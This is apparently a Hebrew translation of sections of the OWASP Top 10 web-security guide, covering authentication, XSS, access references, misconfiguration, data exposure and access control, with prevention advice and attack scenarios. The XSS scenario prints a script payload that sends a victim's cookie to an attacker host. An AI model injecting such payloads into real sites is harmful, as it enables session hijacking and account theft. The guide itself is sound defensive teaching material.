האם נכסי ניהול שיחה (session management assets) בדומה למזהה משתמש Session ID's מוגנים כנדרש? אתה עשוי להיות פגיע במידה:

1. נתוני הזדהות משתמש אינם מוגנים בעת אחסונם באמצעות הצפנה או Hash. ראה סעיף A6.
2. נתוני הזדהות למערכת ניתנים לזיהוי או דריסה ע"י פעילויות ניהול חשבון לקויות (כגון יצירת חשבון, שינוי סיסמא, שחזור סיסמא או נתוני הזדהות הניתנים לניבוי)
3. נתוני הזדהות (Session ID's) חשופים בכתובת האתר (למשל URL rewriting)
4. נתוני הזדהות (Session ID's) פגיעים לקיבוע באמצעות מתקפה מסוג [session fixation](#)
5. נתוני הזדהות (Session ID's) אינם פגים, או מזהה משתמש (user session), מזהי אימות (authentication tokens) בייחוד מזהי התחברות מסוג (SSO) Single sign-on אינם מבוטלים כראוי במהלך ההתנתקות (Logout).
6. נתוני הזדהות אינם מוחלפים לאחר הזדהות מוצלחת.
7. סיסמאות ושאר נתוני הזדהות מועברים בחיבורים בלתי מוצפנים. ראה A6.

למידע נוסף, ראה דרישות [ASVS](#) בחלקים V2 ו-V3.

הפניות

OWASP

לסדרת הדרישות המלאה למניעת בעיות בתחום זה ראה מסמך [ASVS requirements areas for Authentication \(V2\) and Session Management \(V3\)](#)

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

הפניות חיצוניות

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)

דוגמאות לתסריטי תקיפה

1. יישום הזמנת כרטיסי טיסה מאפשר כתיבה מחדש של כתובת אתר (URL rewriting) ובכך מאפשר לשנות את נתוני ההזדהות בכתובת האתר:


```
http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNLPSKHJCUN2JV?dest=Hawaii
```

משתמש שהזדהה לאתר ומעוניין לספר לחברים על רכישתו. הוא שולח בדואר אלקטרוני את כתובת האתר מבלי לדעת שהוא חושף בכך את נתוני ההזדהות שלו. כאשר החברים משתמשים בכתובת האתר הם למעשה משתמשים בנתוני ההזדהות ובכרטיס האשראי של המשתמש המקורי.
2. ביישום כלשהו מנגנון תפוגת הזמן אינו נאכף/מופעל כראוי. משתמש מתחבר ממחשב ציבורי לאתר אינטרנט. במקום להתנתק מהמערכת בצורה מסודרת, המשתמש סוגר את לשונית הדפדפן ועוזב את המחשב. התוקף משתמש באותו דפדפן כשעה מאוחר יותר, והדפדפן עדיין שומר את נתוני ההזדהות של המשתמש המקורי.
3. משתמש המערכת או תוקף מבחוח, משיג גישה לבסיס הנתונים של הסיסמאות. סיסמאות המשתמשים אינן עוברות הליך Hash ובכך נחשפות כל סיסמאות המשתמשים לעיני התוקף.

Cross-Site Scripting (XSS)

A3

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|----------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [בינונית] | שכיחות [מאד נפוץ] | יכולת גילוי [קלה] | השפעה [מתונה] |
| כל גורם אשר יכול לשלוח מידע בלתי מאומת למערכת, לרבות משתמשים חיצוניים, פנימיים ומנהלי מערכת. | התוקף שולח תקופות טקסטואליות אשר מנצלות פגיעות ברכיב התרגום של הדפדפן. כמעט כל מקור מידע יכול להוות נתיב התקפה, לרבות מקורות פנימיים כגון מידע מתוך בסיס הנתונים. | <u>XSS</u> הנו פגם האבטחה הנפוץ ביותר בתחום ההתקפות על יישומי אינטרנט. ההתקפה מתרחשת כאשר יישום לרבות מידע שהוזן ע"י המשתמש לדרך אינטרנט נשלח לדפדפן מבלי לוודא את תקינותו. ישנם שלושה סוגים ידועים של התקפות XSS: 1. <u>שמורה</u> (Stored) 2. <u>משתקפת</u> (Reflected) 3. <u>מבוססת DOM</u> ניתן לזהות בקלות את רוב פגמי האבטחה מסוג XSS ע"י ניסוי וטעייה או סקירת קוד המקור. | תוקפים עשויים להפעיל תסריטים בדפדפן המותקף על-מנת לגנוב את מזהה המשתמש (user session) להשחית עמודי אינטרנט, להכניס תוכן זדוני, להפנות משתמשים לעמודים אחרים, להשתלט על דפדפן המשתמש באמצעות תולעת וכו'. | יש לחשב את הערך העסקי של המערכת החשופה, לרבות הנתונים שהיא מעבדת. כמו-כן, שקלו את ההשפעה העסקית שתהיה לחשיפת הפגיעות של המערכת שלכם לכלל הציבור. |

האם אני פגיע?

הינך פגיע במידה ולא וידאת כי כל הקלט המוזן ע"י המשתמש בחזרה לדפדפן עובר אימות (ע"י בדיקת הקלט) לפני הצגתו על המסך.

קידוד פלט מוודא כי קלט מסוג זה תמיד ייחשב כמידע טקסטואלי ע"י הדפדפן, ולא כתוכן פעיל אשר עשוי להיות מופעל. במידה וקיים שימוש ב-AJAX לצורך עדכון דינמי של העמוד, האם אתה משתמש ב-JavaScript API's בטוחים? בשימוש ב-JavaScript API's אשר אינם בטוחים, חובה להשתמש ב-Encoding או בבדיקות.

כלים סטטיים ודינמיים עשויים למצוא חלק מבעיות מתקפת Cross-Site Scripting (XSS) בצורה אוטומטית. אולם, כל יישום בונה עמודי פלט בצורה שונה ומשתמש בצורה שונה ברכיבי התרגום של הדפדפן כדוגמת JavaScript, ActiveX, Flash, Silverlight, דבר אשר מקשה על גילוי אוטומטי. לכן, כיסוי מלא דורש שילוב של בדיקות קוד ידניות, מבדקי חדירה ידניים ושימוש בכלים אוטומטיים.

טכנולוגיות Web 2.0 כגון AJAX, מקשות מאוד על זיהוי פגמי XSS על-ידי כלים אוטומטיים.

כיצד אני מונע סיכון זה?

מניעת XSS דורשת הפרדה מלאה בין נתונים בלתי מאומתים לבין התוכן הפעיל בדפדפן.

1. האפשרות המועדפת הנה לאמת ולקודד כל פיסת מידע אשר מוזנת אל תוך דף ה-HTML (תוכן הדף, תכונות, JavaScript, CSS, URL) כך שהפלט המוצג למשתמש יהיה תקין ובטוח. למידע נוסף בדקו את [OWASP XSS Prevention Cheat Sheet](#) בשביל ללמוד על שיטות לטיפול תקין בקלט.
2. שיטת אימות הקלט החיובי לפי "whitelist" מוגדר מראש מומלצת גם כן, מפני שהיא מסייעת בהגנה מפני XSS. שיטה זו אינה מהווה הגנה מוחלטת, מפני שיישומים רבים מחייבים קבלת תווים מיוחדים בתור קלט. אימות מסוג זה צריך לפענח כל קלט מקודד ולאחר מכן לאמת את האורך, התווים ומבנה הנתונים לפני הכנסתם בתור קלט לתוך היישום.
3. לשימוש בתוכן עשיר, כדאי לשקול שימוש בספריות המבצעות auto-sanitization כדוגמת [OWASP AntiSamy](#) או את פרויקט [Java HTML Sanitizer](#).
4. שקלו להשתמש ב- [Content Security Policy](#) על מנת להגן מפני מתקפות מסוג XSS.

דוגמה לתסריט תקיפה

היישום מקבל ערכים מבלי לוודא שהם עברו אימות וקידוד לפני שהם מוצגים בדף HTML:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

התוקף משנה את הערך 'CC' בדפדפן שלו לערך הבא:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

פעולה זו גורמת לכך שמזהה השיחה (Session ID) של הקורבן (המשתמש הצופה בהודעה) יישלח לאתר של התוקף, פעולה אשר תאפשר לתוקף לחטוף את זהותו של הקורבן.

חשוב לציין כי התוקף עשוי להשתמש ב-XSS על מנת להביס כל הגנה אוטומטית מפני CSRF אשר עשויה להיות ליישום הפגיע.

ראה סעיף A8 לקבלת מידע אודות CSRF.

הפניות OWASP

- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP DOM based XSS Prevention Cheat Sheet](#)
- [OWASP Cross-Site Scripting Article](#)
- [ESAPI Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP AntiSamy: Sanitization Library](#)
- [Testing Guide: 1st 3 Chapters on Data Validation Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)
- [OWASP XSS Filter Evasion Cheat Sheet](#)

הפניות חיצוניות

- [CWE Entry 79 on Cross-Site Scripting](#)

| השפעה ברמת העסק | השפעות טכניות | חולשות באבטחת המידע | | נתיבי התקפה | גורמי איום |
|----------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------|------------|
| תלוי יישום/עסק | השפעה [מתונה] | יכולת גילוי [קלה] | שכיחות [שכיח] | יכולת ניצול [קלה] | תלוי יישום |
| עליך לבחון את ההשפעה העסקית (המוניטין) על חשיפת הפגיעות לציבור הרחב. | פגיעויות מסוג זה עשויות לחבל בכל הנתונים אשר עליהם מצביע המשתנה. במידה ומרחב השמות מוגבל, קל לתוקף לגשת לכל המידע מאותו הסוג. | יישומים משתמשים לעתים קרובות בשם האמיתי של רכיב כאשר הם מייצרים דפי אינטרנט. יישומים לא תמיד מוודאים שהמשתמש מורשה גישה לרכיב היעד. מצב זה גורם להפניות לא מאובטחות לרכיבי המערכת. בודקים עשויים להערים בקלות על ערכים במערכת על מנת לזהות פגיעויות מסוג זה. בדיקות קוד מראות במהרה האם הליך הגישה נבדק כראוי. | תוקף אשר הינו משתמש מורשה במערכת, משנה ערך של משתנה אשר מצביע בצורה ישירה על רכיב במערכת, אשר מצביע על רכיב אחר במערכת אשר לתוקף אין הרשאת גישה אליו. האם הגישה מאושרת? | עליך לקחת בחשבון את סוגי המשתמשים במערכת. האם למי מהמשתמשים יש גישה חלקית לנתוני מסוימים במערכת? | |

כיצד אני מונע סיכון זה?

הימנעות מאיזכור ישיר לרכיב לא מאובטח דורשת בחירת גישה המאבטחת את הרכיבים הנגישים עבור כל משתמש (לדוגמה מספר הרכיב במערכת, שם קובץ):

- יש להשתמש בהפניות לא ישירות לרכיבי המערכת, על בסיס מזהה שיחה או משתמש. מנגנון זה ימנע מתוקפים לגשת באופן ישיר לרכיבי המערכת ומשאבים שאינם מורשים אליהם. לדוגמה, במקום להשתמש במפתח המשאב הנשמר בבסיס הנתונים, יש להשתמש במיפוי לדוגמה מספרים מאחד ועד שש כדי למפות בין מפתחות בסיס הנתונים לערך המספרי אותו בחר המשתמש. [ESAPI](#) כולל מפות אקראיות ורציפות שמתכנתים יכולים להשתמש בהן כדי למנוע הפנייה ישירה לרכיבי המערכת.
- בדוק גישה.** לכל שימוש ישיר בהפניה לרכיב ממקור שאיננו מאומת, יש לכלול בקרת גישה על מנת לוודא שהמשתמש מורשה לרכיב המערכת המבוקש.

האם אני פגיע?

הדרך הטובה ביותר לגלות האם יישום חשוף למתקפה של אזכור ישיר לרכיבים לא מאובטחים היא לוודא שיש על כל הפניות לרכיבי המערכת, הגנות מספקות.

על-מנת להשיג מטרה זו יש לשקול:

- בגישה ישירה למשאבים מוגבלים, האם היישום נכשל בבדיקה האם למשתמש יש הרשאות גישה למשאב המבוקש?
- במידה והגישה אינה ישירה, האם המיפוי לגישה הישירה נכשל בהגבלת הערכים עבור המשתמש הנוכחי?

בדיקות הקוד של היישום תסייע לוודא במהירות האם אחת מהגישות האלו מיושמת בצורה מאובטחת. בדיקות הינן דרך נוספת ויעילה על מנת לוודא האם ההפניות הישירות הינן מאובטחות. כלי בדיקה אוטומטיים לרוב אינם בודקים תרחישים ופגמים אלו מאחר שהכלים אינם יכולים לזהות על מה נדרש להגן.

הפניות

OWASP

- [OWASP Top 10-2007 on Insecure Dir ObjectReferences](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API](#)

ראה את הערכים הבאים:
 isAuthorizedForData()
 isAuthorizedForFile()
 isAuthorizedForFunction()

ראה מידע נוסף על בקרת גישה:
[ASVS requirements area for Access Control \(V4\)](#).

הפניות חיצוניות

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal](#) (דוגמה לאזכור ישיר לרכיב לא מאובטח)

דוגמה לתסריטי תקיפה

היישום משתמש במידע בלתי מאומת בשאילתת SQL הניגשת למידע על חשבונות:

```
String query = "SELECT * FROM acct WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

התוקף משנה את ערך המשתנה acct בדפדפן שלו על מנת לשלוח מספר חשבון כלשהו. אם לא מתבצע אימות, התוקף יוכל לגשת לחשבונות כלל המשתמשים במקום רק לחשבון המשתמש הספציפי.

<http://example.com/app/accountInfo?acct=notmyacct>

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [קלה] | שכיחות [שכיח] | יכולת גילוי [קלה] | השפעה [מתונה] |
| הנח כי תוקפים חיצוניים אנונימיים ומשתמשים אשר ינסו לחבל במערכת. כמו כן הנח כי תוקפים פנימיים ירצו להסוות את פעולותיהם. | תוקף ניגש לחשבונות ברירת מחדל, דפים שלא בשימוש, פגמי אבטחה שלא תוקנו, קבצים לא מוגנים ועוד, כל זאת על-מנת להשיג גישה לא מאושרת או ידע על המערכת. | ניהול תצורה לא מאובטח עשוי לקרות בכל רמה משכבות היישום, לרבות הפלטפורמה, שרת האינטרנט, שרת היישומים, בסיס הנתונים, תשתית, וקוד ייעודי. מפתחים ומנהלי רשת צריכים לעבוד יחד לוודא שכל היישומים מוגדרים כהלכה. סורקים אוטומטים הם כלים יעילים למציאת עדכוני אבטחה חסרים, הגדרות לא נכונות, שימוש בחשבונות ברירת מחדל, שירותים לא הכרחיים, ועוד... | פגמי אבטחה אלו מאפשרים לתוקפים גישה לא מורשית לחלק מנתוני ותפקודי המערכת. לעתים תכופות, פגמים כאלה מאפשרים השתלטות מלאה על המערכת. | המערכת יכולה להישלט באופן מלא בלי שתדע מכך. כל הנתונים שלך ייגנבו או ישונו לאט לאורך זמן. עלויות השיקום עלולות להיות גבוהות. |

כיצד אני מונע סיכון זה?

ההמלצות העיקריות הן לקיים את התנאים הבאים:

1. תהליך הקשחה חוזר ונשנה אשר מאפשר התקנה מהירה וקלה של סביבה אחרת שמוגנת היטב. סביבות פיתוח, בדיקות, וסביבות הייצור חייבות להיות מוגדרות באופן אחיד (עם סיסמאות שונות בכל סביבה). תהליך זה צריך להיות אוטומטי על מנת להקטין את המאמץ הדרוש בהתקנה והגדרת סביבה מאובטחת חדשה.
2. תהליך אשר שומר על עדכוני תוכנה ועדכוני אבטחה בזמן סביר לכל הסביבות. תהליך זה צריך לכלול את כל ספריות הקוד (ראה עדכון בחלק A9).
3. ארכיטקטורת יישום חזקה שמספקת הפרדה טובה ואבטחה בין רכיבי המערכת.
4. שקול להריץ סריקות ולבצע ביקורות תקופתיות על מנת לגלות הגדרות תצורה שגויות בעתיד או עדכוני אבטחה חסרים.

האם אני פגיע?

האם חסרות הקשחות מתאימות באחת משכבות המערכת שלך לרבות:

1. האם חסרים עדכונים לאחד היישומים שלך? לרבות מערכת ההפעלה, שרת האינטרנט, שרת בסיס הנתונים, שרת היישומים, וכל ספריות הקוד (ראה עדכון בחלק A9).
2. האם רכיבים לא הכרחיים מאפשרים או מותקנים (לדוגמא: פורטים, שירותים, עמודים, חשבונות, הרשאות)?
3. האם סיסמאות חשבונות ברירת מחדל זמינות ולא השתנו?
4. האם הטיפול בתקלות הוגדרו למונע זליגה של מעקב אחר המחסנית והודעות שגיאה מפורטות למשתמש?
5. האם הגדרות האבטחה בסביבת הפיתוח (כדוגמת Struts, Spring, ASP.NET) וספריות הפיתוח אינן מוגדרות כהלכה?

ללא הליך ממשי ומחזורי של פיתוח מאובטח, מערכות ימצאו במצב של סיכון גבוה.

הפניות

OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [ASVS requirements area for Security Configuration \(V12\)](#)

הפניות חיצוניות

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

דוגמא לתסריטי תקיפה

1. מימשק הניהול של שרת היישומים מותקן כברירת מחדל ואינו מוסר. חשבונות ברירת מחדל נשארים ללא שינוי. תוקף מגלה את עמודי ברירת המחדל לניהול השרת, מתחבר באמצעות סיסמאות ברירת המחדל ומשתלט על השרת.
2. גישת צפייה ברשימת הקבצים בתיקיית אינו חסום כברירת מחדל על השרת שלך. תוקף מגלה כי הוא מסוגל לגשת לרשימת כל הקבצים בתיקייה. התוקף מגלה כי הוא מסוגל להוריד את כל קוד הג'אווה שעבר הידור, מבצע הינדוס חוזר של כל הקוד הייעודי. התוקף מגלה לבסוף פגם בבקרת הגישה ליישום.
3. הגדרות שרת היישום מאפשר להחזיר נתונים למשתמשי המערכת, דבר אשר עשוי לחשוף חולשות אבטחה בשרת. תוקפים אוהבים להשתמש במידע המגיע מהודעות שגיאה במערכת.
4. שרת יישומים מגיע עם יישומי דוגמא, אשר לא הוסרו בסביבת הייצור. יישומי הדוגמא מכילים חולשות אבטחה ידועות אשר עשויות לפגוע בשרת.

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [קשה] | שכיחות [נדיר] | יכולת גילוי [בינונית] | השפעה [חמורה] |
| יש לשקול מי יוכל לגשת לנתונים הרגישים שלך ולכל גיבוי של הנתונים. לרבות מידע מאוחסן, מידע מועבר ברשת, או מידע בדפדפנים של הלקוחות שלך. אימים חיצוניים ופנימיים. | לרוב תוקפים לא מנסים לשבור את ההצפנה בצורה ישירה. הם שוברים את ההצפנה ע"י גניבת מפתחות הצפנה, ביצוע מתקפות מסוג Man-in-the-middle או גונבים מידע לא מוצפן בצד השרת, בתעבורה ברשת או מדפדפן משתמש הקצה. | הפגם הנפוץ ביותר הוא פשוט לא להצפין מידע רגיש. כאשר הצפנה מיושמת הפגמים יהיו: שימוש במפתחות הצפנה חלשים וניהולם, שימוש באלגוריתמים חלשים, ובייחוד בשימוש בטכניקות ליצירת סיסמאות חלשות מבוססות Hash. חולשות דפדפנים נפוצות וקלות לזיהוי, אך קשות לניצול בקנה מידה רחב. לתוקפים חיצוניים קשה לזהות חולשות בצד השרת בשל הגישה המוגבלת ולכן קשה נצל חולשות אלו. | כשלו, לרוב יוביל לחשיפת מידע אשר היה אמור להיות מוגן. לרוב מידע זה מכיל נתונים רגישים כגון רשומות רפואיות, נתוני הזדהות, מידע אישי, פרטי כרטיסי אשראי וכו'. | יש לשקול את הערך העיסקי של אובדן הנתונים וההשפעה על המוניטין. מהי האחריות החוקית שלך במידה והמידע נחשף? כמו-כן, יש לשקול נזק למוניטין. |

כיצד אני מונע סיכון זה?

המידע המלא אודות הצפנה לא מאובטח, שימוש בפרוטוקול SSL והגנה על מידע הינו מחוץ לתחום מסמך זה. בהינתן זה, לגבי כל מידע רגיש, המינימום הנדרש לביצוע הוא:

- יש לשקול את האימים מפניהם מתכוונים להגן על המידע (לדוגמא: תקיפות מבפנים ומשתמשים חיצוניים), יש לוודא כי כל המידע המאוחסן והמועבר ברשת מוצפן באופן שיגן מפני אימים אלו.
- אין לשמור מידע רגיש ללא צורך. יש להיפטר ממידע רגיש מהר ככל האפשר. מידע שלא קיים לא יוכל להיגנב.
- יש לוודא שימוש באלגוריתמים תיקניים חזקים ובמפתחות הצפנה חזקים. כדאי לשקול שימוש בתקן הצפנה [FIPS 140](#).
- יש לוודא כי סיסמאות מאוחסנות באמצעות אלגוריתמים המיועדים עבור הגנה על סיסמאות, כגון [bcrypt](#), [PBKDF2](#) או [scrypt](#).
- יש לבטל השלמה אוטומטית בטפסים אשר אוספים מידע רגיש ולבטל זיכרון מטמון (Cache) עבור עמודים המכילים מידע רגיש.

האם אני פגיע?

הדבר הראשון שנדרש להחליט עליו הוא איזה מידע נחשב רגיש מספיק אשר דורש הגנה נוספת. לדוגמא, סיסמאות, מספרי כרטיסי אשראי, רשומות רפואיות, וכל מידע אישי צריך להיות מוגן. לכל מידע מסוג זה יש לקבוע:

- האם קיים מידע המאוחסן בצורה לא מוצפנת לזמן ארוך, לרבות גיבויים של המידע?
- האם קיים מידע המועבר ברשת בצורה לא מוצפנת, פנימית או חיצונית? תעבורת האינטרנט נחשבת מסוכנת במיוחד.
- האם יש שימוש באלגוריתמים חלשים/ישנים?
- האם מיוצרים מפתחות הצפנה חלשים, מנוהלים בצורה לא נאותה או לא מחולפים?
- האם הגדרות אבטחה בצד הדפדפן חסרות כאשר מידע רגיש מועבר/נשלח לדפדפן?

למידע נוסף על בעיות שיש להימנע מהן, ראה מסמך [ASVS בנושאים הצפנה \(חלק מספר 7\)](#), [הגנה על מידע \(חלק מספר 9\)](#), ופרוטוקול SSL [\(חלק מספר 10\)](#).

- ### הפניות
- OWASP
- [ASVS req'ts on Cryptography \(V7\), Data Protection \(V9\) \(and Communications Security \(V10](#)
 - [OWASP Cryptographic Storage Cheat Sheet](#)
 - [OWASP Password Storage Cheat Sheet](#)
 - [OWASP Transport Layer Protection Cheat Sheet](#)
 - [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)
- ### חיצוניות
- [CWE Entry 310 in Cryptographic Issue](#)
 - [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
 - [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
 - [CWE Entry 326 on Weak Encryption](#)

דוגמאות לתסריטי תקיפה

דוגמא 1: יישום מצפין מספרי כרטיסי אשראי בבסיס נתונים ומשתמש בהצפנה אוטומטית של בסיס הנתונים. אך זה אומר כי בסיס הנתונים מפענח את המידע בעת האיחזור בצורה אוטומטית, דבר המאפשר כשל אבטחה מסוג הזרקת קוד SQL (מתקפת SQL Injection) ואיחזור מספרי כרטיסי אשראי בצורה לא מוצפנת. המערכת הייתה אמורה להצפין את מספרי כרטיסי האשראי באמצעות מפתח הצפנה ציבורי ורק לאפשר פיענוח של מספרי כרטיסי האשראי באמצעות מפתח הצפנה פרטי ע"י יישומים בצד השרת (Back-end applications).

דוגמא 2: אתר אינו משתמש בפרוטוקול SSL עבור כל החלקים ביישום שדורשים אימות. תוקף עשוי לנטר את תעבורת הרשת (בדומה לרשת אלחוטית פתוחה), ולגנוב את מזהה ניהול השיחה (Session cookie) של המשתמש. התוקף משדר את מזהה ניהול השיחה (Session) ובאמצעותו ניגש למידע הפרטי של המשתמש.

דוגמא 3: בסיס הנתונים של הסיסמאות מאחסן סיסמאות בצורה של Hash ללא נתון אקראי (Unsalted hash) עבור הסיסמאות של כלל המשתמשים. כשל בהעלאת קבצים מאפשר לתוקף לאחזר את קובץ הסיסמאות. שימוש ב - Hash ללא נתון אקראי (Salt) מאפשר אחזור של המידע ע"י חישוב ה - Hash באמצעות Rainbow table.

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [קלה] | שכיחות [שכיח] | יכולת גילוי [בינונית] | השפעה [מתונה] |
| כל אחד בעל גישה לרשת מסוגל לשלוח בקשות ליישום שלך. האם משתמשים אנונימיים מסוגלים לגשת לחלקים פרטיים ביישום? האם משתמשים רגילים יכולים לבצע פעולות אשר דורשות הרשאות מיוחדות? | תוקף, שהוא משתמש מזוהה במערכת, משנה בפשטות את ה-URL או פרמטר של פעילות שדורשת הרשאות מיוחדות. האם הגישה ניתנת? משתמשים אנונימיים מסוגלים לגשת לחלקים פרטיים ביישום אשר אינם מוגנים. | יישומים לא תמיד מגנים על פעילויות באופן מספק. לעיתים, רמת ההגנה על פעילות מנוהלת ברמת התצורה והמערכת לא מוגדרת כמו שצריך. לפעמים, מפתחים חייבים לבצע בדיקות קוד והם פשוט שוכחים. קל לגלות חולשות מסוג זה. החלק הקשה הוא לגלות אילו דפים או פעילויות קיימות ונגישות לתוקף. | חולשות מסוג זה מאפשרות לתוקף גישה לפעילות רגישה, אליה הוא איננו מורשה. יכולות ניהוליות ביישום מהוות מטרות מפתח לסוג זה של מתקפה. | שקול את הערך העיסקי של פעילויות היישום החשופות ואת המידע שהן מעבדות. כמו כן, יש לשקול את ההשלכה על המוניטין של העסק שלך אם החולשה הפכה ידועה לציבור. |

כיצד אני מונע סיכון זה?

היישום שלך צריך לכלול תבנית הרשאות עקבית וקלה לניתוח אשר מופעלת על כל הפעילויות ביישום שלך. לעיתים קרובות, הגנה שכזו מסופקת על ידי רכיב חיצוני אחד או יותר.

- חשוב על התהליך של ניהול זכויות והבטח שתוכל לעדכן ולבקר זאת בקלות. אל תבצע הגדרות קשיחות (כגון שמירת סיסמאות בקוד).
- על מנגנון האכיפה, כברירת מחדל, לשלול את כל בקשות הגישה, ולדרוש אישור מפורש למשתמשים ייחודיים בכל פעילות של היישום.
- במידה והפעילות היישומית מעורבת בזרימת העבודה (Workflow), וודא שכל התנאים נמצאים במצב תקין כדי לאפשר גישה.

הערה: רוב יישומי האינטרנט לא מציגים קישורים וכפתורים לפעילויות אליהן המשתמש לא רשאי לגשת. יחד עם זאת, חשוב להבין ש"שכבת ההגנה היישומית" לא מספקת הגנה. **בנוסף** עליך לבצע בדיקות ברמת השליטה וההגיון העיסקי מאחורי פעילות היישום.

האם אני פגיע?

הדרך הטובה ביותר לגלות האם היישום נכשל בהגבלת הגישה אל פעילות שונות, היא לבדוק את כל הפעילויות ביישום:

- האם הממשק מציג למשתמש קישורים או אפשרויות ניווט לפעילויות ביישום שהוא לא אמור לגשת אליהן?
- האם חסרות בדיקות אימות/הרשאות בצד השרת?
- האם הבדיקות בצד השרת נסמכות אך ורק על המידע שמספק התוקף?

באמצעות שימוש ב-Proxy, גלוש ביישום שלך עם משתמש בעל הרשאה. לאחר מכן, נסה לגשת לכל אותם מקומות עם משתמש בעל הרשאות נמוכות יותר. אם תשובות השרת זהות/דומות, סביר להניח שאתה פגיע. קיימים proxies מסוימים אשר תומכים ישירות בסוג זה של בדיקות.

בנוסף, תוכל לבדוק את אופן היישום של מנגנון בקרת הגישה ברמת הקוד. נסה לעקוב בקוד אחרי בקשה בעלת הרשאות ונסה לוודא את דפוס ההרשאה. לאחר מכן, חפש בבסיס הקוד היכן הדפוס אינו קיים.

הסבירות שכלים אוטומטיים יגלו בעיות מסוג זה נמוכה.

הפניות

OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)
- [ASVS requirements area for Access Control \(V4\)](#)

הפניות חיצוניות

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)

דוגמאות לתסריטי תקיפה

דוגמא 1:

התוקף מאלץ את דפדפן הקורבן לגשת לכתובות אתרים. הכתובות הבאות אמורות לדרוש הזדהות מהמשתמש. הרשאות מנהל נדרשות בשביל לגשת לעמוד admin_getappInfo.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

אם התוקף לא עבר הזדהות והגישה לאחד מהדפים מאושרת, אז ישנה גישה לא מורשית. אם משתמש אשר עבר הזדהות ואינו מוגדר כמנהל המערכת רשאי לגשת לעמוד admin_getappInfo זהו פגם שיכול להוביל את התוקף לדפי ניהול היישום נוספים.

דוגמא 2:

דף מספק את הפרמטר 'action' בכדי לציין את פעילות היישום שמופעלת. פעילויות שונות דורשות משתמשים בעלי תפקידים שונים. באם תפקידים אלו לא נאכפים, זו חולשה.

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [בינונית] | יכולת גילוי [קלה] | השפעה [מתונה] | תלוי יישום/עסק |
